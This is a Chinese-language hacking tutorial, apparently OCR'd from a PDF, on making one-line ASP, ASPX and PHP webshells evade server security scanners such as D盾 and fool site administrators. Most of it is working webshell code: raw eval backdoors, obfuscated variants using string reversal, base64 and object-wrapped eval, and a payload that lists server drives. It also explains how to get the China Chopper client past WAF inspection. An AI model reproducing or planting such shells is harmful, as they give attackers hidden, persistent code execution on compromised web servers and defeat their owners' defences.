一句话的艺术

1. 背景

话说现在针对 Web 端文件代码检测的服务器安全类软件已经非常普及了，常见的有阿 D 保护盾、安全狗、护卫神、360 网站卫士。它们所拥有的功能也大致相同，如：

```
+--------------------(一)---------------------+
|① 检查 SQL 注入
|② 检查 XSS 代码
|③ 检查网站中有危险代码的文件
|④ 数据库权限管理、风险行为检查
+--------------------(二)---------------------+
|⑤ 网站流量监控
|⑥ 网站日志管理
|⑦ 系统进程管理
|⑧ 端口状态查看
|⑨ 系统账号、特殊位置文件检查
|⑩ 防御 ddos、cc 攻击
| ……
+-----------------------------------------+
```

可以将这些功能按下面进行分类:

本文所针对的情况是：在已取得 Webshell（一句话）[为什么不是大马呢，因为大马被杀的机率更高]的情况下绕过网站安全类软件的检测成功执行任意代码。

2.技术细节

要让“一句话”可以接收代码、执行代码、返回结果，首先要具备的条件是“一句话”已经通过检查。好吧，少说废话，开始行动吧！


已准备工具：

D 盾_Web 查杀(D 盾杀的 Shell 比较全)

ASP、ASPX、PHP 原生态无污染一句话

```
<%eval request("z")%> ;
<%@ Page Language="Jscript"%><%eval(Request.Item["z"],"unsafe");%> ;
<?php @eval($_POST['z']);?>
```


来看一下 D 盾对原生一句话的查杀情况吧！



Shit!，级别为 5(eval 后门)全部杀掉！这样也就是说即使你的一句话已经躺在目标网站目录了，访问的时候也会被 WAF 断掉连接。这样一句话本身也就失去意义了，更别说去使用它了。


那么这种情况下该怎么做呢？我的答案是：就像 Windows 下做 exe 的免杀一样，找到杀软件杀掉的特征码然后改掉或是绕过。当然免杀 Shell 比免杀 exe 简单的多了……

开始对我们的一句话做“免杀”吧！在此之前先来了解一句话木马的原理。对比下 asp、aspx、php 一句话，你发现了什么？



看到了吧，不同语言的一句话构成几乎完全一致！(首先请求客户端数据，然后执行请求到的数据)至于执行数据的来源，可以是 Post，也可以是 Get、cookies、session 等(依然是 Post、Get)；如果考虑到数据长度、编码、隐蔽性等诸多因素当然还是使用 Post 方法最为合适。

那么服务器安全类软件杀的究竟是什么东东呢？前面说过了：“特征”，我们来做如下测试：



我把 Request/POST 前随便加了一个字符，再扫一扫，结果如上图。可见安全类软件杀掉的不是 eval(execute/executeglobal/assert……)，而是 eval+"请求数据"。当脚本内有 eval 字串时仅仅只是提醒而已(如果连执行函数都杀，那“上帝”造它干吗 !)。但是上图中的三个脚本没一个是可以正常执行的 ,哪有 srequest 呢！

这样我们就没招了吗？答案是否定的！我们可以用这样的方式来绕一绕：[exec decoding(excoding)]=》伪代码。其中 excoding 为已经编码了的原生一句话。encode 和 decode 函数自己创造吧……

经过一番功夫，我把 Shell 代码改造如下(当然如下代码都不是最好的，因为我有点懒):

ASP

```
<%
Function MorfiCode(Code)
MorfiCoder=Replace(Replace(StrReverse(Code),"/*/",""""),"\*\",vbCrlf)
End Function
Execute MorfiCode(")/*/z/*/(tseuqer lave")
%>
```

ASPX


```
<script runat="server" language="Jscript">
function popup(str){
var q = "u";
var w = "afe";
var a = q + "ns" + w;
var b = eval(str,a);
return(b);
}
</script>
<%
popup(popup(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String("UmVxdWVzdC5JdGVtWyJ6Il0="))));
%>
```

PHP

```
<?php
$mujj = $_POST['z'];
if($mujj!="")
{
$xsser = base64_decode($_POST['z0']);
@eval("\$safedg = $xsser;")
```

```
}
?>
```


效果呢，如下图：



实测至此与 Shell 的连接已经不会被断了，而且以上三个一句话都支持我们亲爱的“菜刀”连接。但实际上你用菜刀是连不上的，因为安全类软件还会检测 Get、Post、Cookies……的内容，菜刀 Post 数据包中含有太多的关键字(execute、response.write,base64_decode…… 不信你截包看一看)。这样有什么方法来突破呢？哈哈，两种方法：

反汇编改造“菜刀”(依然会有特征)

二、自己写个“菜刀”(可完全没有任何特征)



现在，我们已经可以使用“菜刀”管理有网站安全类软件的站点了，可美中不足的是依然会被提示 Execute/eval/base64_decode 加密。因为正常情况下很少有用到 eval/execute/executeglobal……函数(有经验的管理直接搜索 eval、

execute、assert 等，见到包含在<%%>、就删……)，那该怎么办才能忽悠住管理员让他保留我们的 Shell 呢？当然有答案 ,你可以构造一个注入或是文件上传，用到的时候再搞上自己的Shell ,但我的目标是让我的一句话极具迷惑性(狗、神、盾、卫士哥不杀；管理员看不出这是一句话)。


在这种情况下，可能要面临一个艰难的决定：放弃我们的“菜刀”，客户端全部自写。把 eval 等关键代码全部写到标签内，因为安全类软件对标签内代码的检测较宽松，对<%%>、<?php ?>等脚本标记内代码的正则检测较为严格。像<SCRIPT language=VBScript runat="server">代码</SCRIPT>这样的之前可以用来完美“免杀”现在已经不行了，但我们还有 JScript 呀！所以我采用了冰狐：

<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form('#')+'')</SCRIPT>，重点对其进行改造！谁会注意 LANGUAGE=JAVASCRIPT 呢？


经过一番改造，最终代码如下：

```
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT> var P = Request.form('z'); var Wab = {'E' : eval}; Wab.E(P+''); </SCRIPT>
```

看一下效果吧……




D 盾已经没有任何提示了 !那么该怎么用这个一句话呢？已经说过了无法使用“菜刀连接”。好吧，火狐中选 post 一段代码到这个一句话试试……



当然不仅限于显示网站路径，任意代码哦！试试：

```
try{var S="->|"+Server.Mappath("/")+"\t";var oFso
=  Server.CreateObject("Scripting.FileSystemObject");var oDrivers
=  oFso.Drives;for(var x=new
```

```
Enumerator(oDrivers);!x.atEnd();x.moveNext()) {var    oDriver =
x.item();S+=oDriver.Path;}S+="|<-";Response.write(S);}catch(e){}
```



这个一句话已经满足我们的所有要求了，但是你会说它依然不完美，因为它不支持 Chopper！好吧，那就再费心改造一下吧…… 经过改造后的 Shell 代码如下：

```
    <SCRIPT    RUNAT=SERVER LANGUAGE=JAVASCRIPT>
        var    Sp = Request.form('z');
        var    Fla = {'E' : eval};
        var    St=""
        var    A="XX 代码";
        var    B="XX 代码";
        var    C="XXXXXX";
        switch(Sp)    { case "A": St=A; break; case "B": St=B; break;
case    "C": St=C; break; case "D": St=D; case "E":    St=E; break;  ……
default:} Fla.E(St+'');
    </SCRIPT>
```

这样就可以使用“菜刀”连接了(我省略了代码，精简了重点部分上面只是个示例。)

最后来说一下 PHP 吧，变形方法和 ASP、ASPX 的没什么两样。您可以将代码写入<script language=php>标签内以增大迷惑性 ,但这一招和ASP的vbscript一样对于安全类软件早已经失效，没说它们视如所以呢，看实际情况和使用的地方了，自己选择。


通过简单的变量传递便可以实现免杀(php 语法真的好灵活，能免的连个毛都不剩下)……

我使用如下代码作为一句话：

```
<?php
$x=$_POST['z'];
@eval("\$safedg    = $x;");
?>
```

当然您不满意的话可以继续搞，连 eval 都给拆了！使用 preg_replace、array_map 或是从 REQUEST 的变量中取得 eval、 assert……，实没 D 盾都会有不同等级的报告(提示可疑但不认识，毕竟这些不常用函数都挺有风险……)，我是挺懒，不想搞了……

看效果：


D盾_Web查杀
欧虎杰马辅攻